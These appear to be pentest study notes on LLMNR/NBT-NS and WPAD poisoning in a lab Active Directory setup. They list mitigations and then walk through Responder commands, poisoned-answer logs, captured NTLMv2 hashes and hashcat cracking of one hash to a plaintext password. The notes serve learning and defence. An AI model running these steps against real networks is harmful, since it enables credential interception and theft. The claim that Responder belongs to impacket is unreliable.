LLMNR/NBT-NS LLMNR poisoning

What is LLMNR:

LLMNR is known as Link Local Multicast and Name Resolution it's basically DNS, it's used to identify hosts when DNS fails

The service utilize user's username and NTLMv2 hash when

LLMNR poisoning is **man in the middle** attack if the user tried accessing wrong domain or share (anything causing DNS issues) and the server sends broadcast message to look for that domain if there is an attacker in the middle they can capture the traffic and and tell the server that we know where that domain is and because LLMNR uses user's username and hash attacker can capture the user's creds using responder

Mitigation

- To disable LLMNR, select "Turn OFF multicast Name Resolution" under local Computer Policy > Computer Configuration > Administrativce Templates > Network .> DNS Client in the Group Policy Editor

- To disable NBT-NSF, navigate to Network Connections
  .> Network Adapter Properties > TCP/IPv4 Properties
  .>Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".

If company must use or cannot disable LLMNR/NBT-NS< the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password< the harder it is for an attacker to crack the hash

Responder


Responder is a part of impacket toolkit and we will use it to respond to LLMNR requests


Usage

```
python Responder.py -I eth0 -dwv

-I # interface
-w # Start the WPAD rogue proxy server
-d # Enable answers for DHCP broadcast requests.
-v # verbose, shows hash twice
```

SMB attack

when a user tries to access a share that doesn't exist,
the system sends out an LLMNR query to the entire network.
Asking if any user(IP address) has access to that share
Attacker can poison LLMNR request using responder and tells the victim to send it the hash and we will authenticate you to xdd share, and then responder capture the user's credentials





trying access a share that doesn't exist on the target

```
sudo responder -I eth0 -v
```

Now after running responder we wait for the victim to try to access a share that doesn't exist

```
[*] [MDNS] Poisoned answer sent to 192.168.181.132 for name xdd.local
[*] [MDNS] Poisoned answer sent to fe80::d97d:6d5a:f032:4d94 for name xdd.local
[*] [MDNS] Poisoned answer sent to 192.168.181.132 for name xdd.local
[*] [LLMNR]  Poisoned answer sent to fe80::d97d:6d5a:f032:4d94 for name xdd
[*] [MDNS] Poisoned answer sent to fe80::d97d:6d5a:f032:4d94 for name xdd.local
[*] [LLMNR]  Poisoned answer sent to 192.168.181.132 for name xdd
[*] [LLMNR]  Poisoned answer sent to fe80::d97d:6d5a:f032:4d94 for name xdd
[*] [LLMNR]  Poisoned answer sent to 192.168.181.132 for name xdd
[SMB] NTLMv2-SSP Client   : fe80::d97d:6d5a:f032:4d94
[SMB] NTLMv2-SSP Username : MARVEL\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MARVEL:450c46bbfa714fef:F56DBB6B9571F7AF0FBDF35D460079CA:0101000000000000005E57C5B116D90191F4B232F77577E1000000000200080
036005600440057000100 1E00570049004E002D0030004D0041004600460037003100530 05A00430034004003400570049004E002D0030004D0041004600460037003100530 05A00430034002E00
360056004400570 02E004C004F00430041004C0003001400360056004400570 02E004C004F00430041004C0003001400360056004400570 02E004C004F00430041004C0005001400360056004400570 02E004C004F00430041004C0007000800005E57C5B116D
901060004000200000008003000300000000000000001000000002000002B6575A00C077A55892AFE3561BA65156F6168077E79D52C466EAE675E4C99E90A0010000000000000000000000000000000
0000000900100063006900660073002F00780064006400000000000000000
```

as u can see above we got username IPv6, username and password hash

WPAD

What is WPAD

WPAD: *Web Proxy Autodiscovery Protocol is a method used by a browser to automatically locate and interface with cache services in a network so that information is delivered quickly. WPAD by default uses DHCP to locate a cache service to facilitate straightforward connectivity and name resolution.*

How it works


When a user enters an invalid URL is an input in the browser,
the browser fails to load that page using DNS and hence,
sends out an LLMNR request to find a WPAD proxy server.
Responder (LLMNR poisoner) creates a rogue WPAD proxy server, poisons the request and tells the browser that it knows where that url is and when the browser tries to authenticate to responder, responder captures the user's hash

Attack

```
python Responder.py -I eth0 -dwv
```

```
└─$ sudo responder -I eth0 -dwv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||   -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
```

now that we have our responder on WPAD proxy and DHCP poisoning are on
when a user enters wrong URL, responder poisons and injects DHCP response with WPAD's IP



As soon as the client inputs his credentials, we receive their NTLM hashes!

```
[HTTP] NTLMv2 Client   : 192.168.181.132
[HTTP] NTLMv2 Username : \Someone
[HTTP] NTLMv2 Hash     : Someone::: d4803f9961bf2602:0222E6EE2F18DCAC429EA00FD9E65815:0101000000000000D45AAA6DD316D901E54D1C0B42B1CF7A0000000002000800420050004200420001001E00570049004E002D0054004E004D0051004800390046004200420042004D004C002E0042005000420042002E004C004F00430041004C0003003400570049004E002D0054004E004D0051004800390046004200420042004D004C002E0042005000420042002E004C004F00430041004C0003003400570049004E002D0054004E004D0051004800390046004200420042004D004C002E0042005000420042002E004C004F00430041004C0008003000300000000000000000100000000200000695BCDC8E9FF49737A5E0C9903674F0F82F18E950B62DB6A383FA49B3B78CB320A001000000000000000000000000000000000000009002200480054005400500 02F00610073006400610073006400610073006400610073006400000000000000000000
[HTTP] Sending NTLM authentication request to 192.168.181.132
[HTTP] GET request from: ::ffff:192.168.181.132  URL: /favicon.ico
[HTTP] NTLMv2 Client   : 192.168.181.132
[HTTP] NTLMv2 Username : \Someone
[HTTP] NTLMv2 Hash     : Someone::: d4803f9961bf2602:B65F54F1E5928AE0617AA23F03319299:0101000000000000418BBE6DD316D901778D551A7C28CE560000000002000800420050004200420001001E00570049004E002D0054004E004D0051004800390046004200420042004D004C002E0042005000420042002E004C004F00430041004C0003003400570049004E002D0054004E004D0051004800390046004200420042004D004C002E0042005000420042002E004C004F00430041004C0008003000300000000000000000100000000200000695BCDC8E9FF49737A5E0C9903674F0F82F18E950B62DB6A383FA49B3B78CB320A001000000000000000000000000000000000000009002200480054005400500 02F00610073006400610073006400610073006400610073006400000000000000000000
```

Hashcat

After capturing the NTLM hash what an attacker can do is crack that hash using tools like **Hashcat**

First we save the hash we got to a file
Then we run hashcat using rockyou.txt passwords

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt
-m # hash type
```

```
>.\hashcat.exe -m 5600 hash.txt rockyou.txt
```

```
SOMEONE:::d80016fcc96e8ef9:eda93e24d95ae4a3a7ead390d70d121b:0101000000000000ac7821acd416d901a75a98e627806f0000000000200080055004a003000310001001e00570049004e002d0038004b0041004e0050004d00540039004f00370054002e0055004a00300031002e004c004f00430041004c0003003400570049004e002d0038004b0041004e0050004d00540039004f00370054002e0055004a00300031002e004c004f00430041004c0008003000300000000000000000100000000200000695bcdc8e9ff49737a5e0c9903674f0f82f18e950b62db6a383fa49b3b78cb320a00100000000000000000000000000000000000000900 1e00480054005400500 02f00610073006400610064006800630076006200620000000000000000000 Password1
```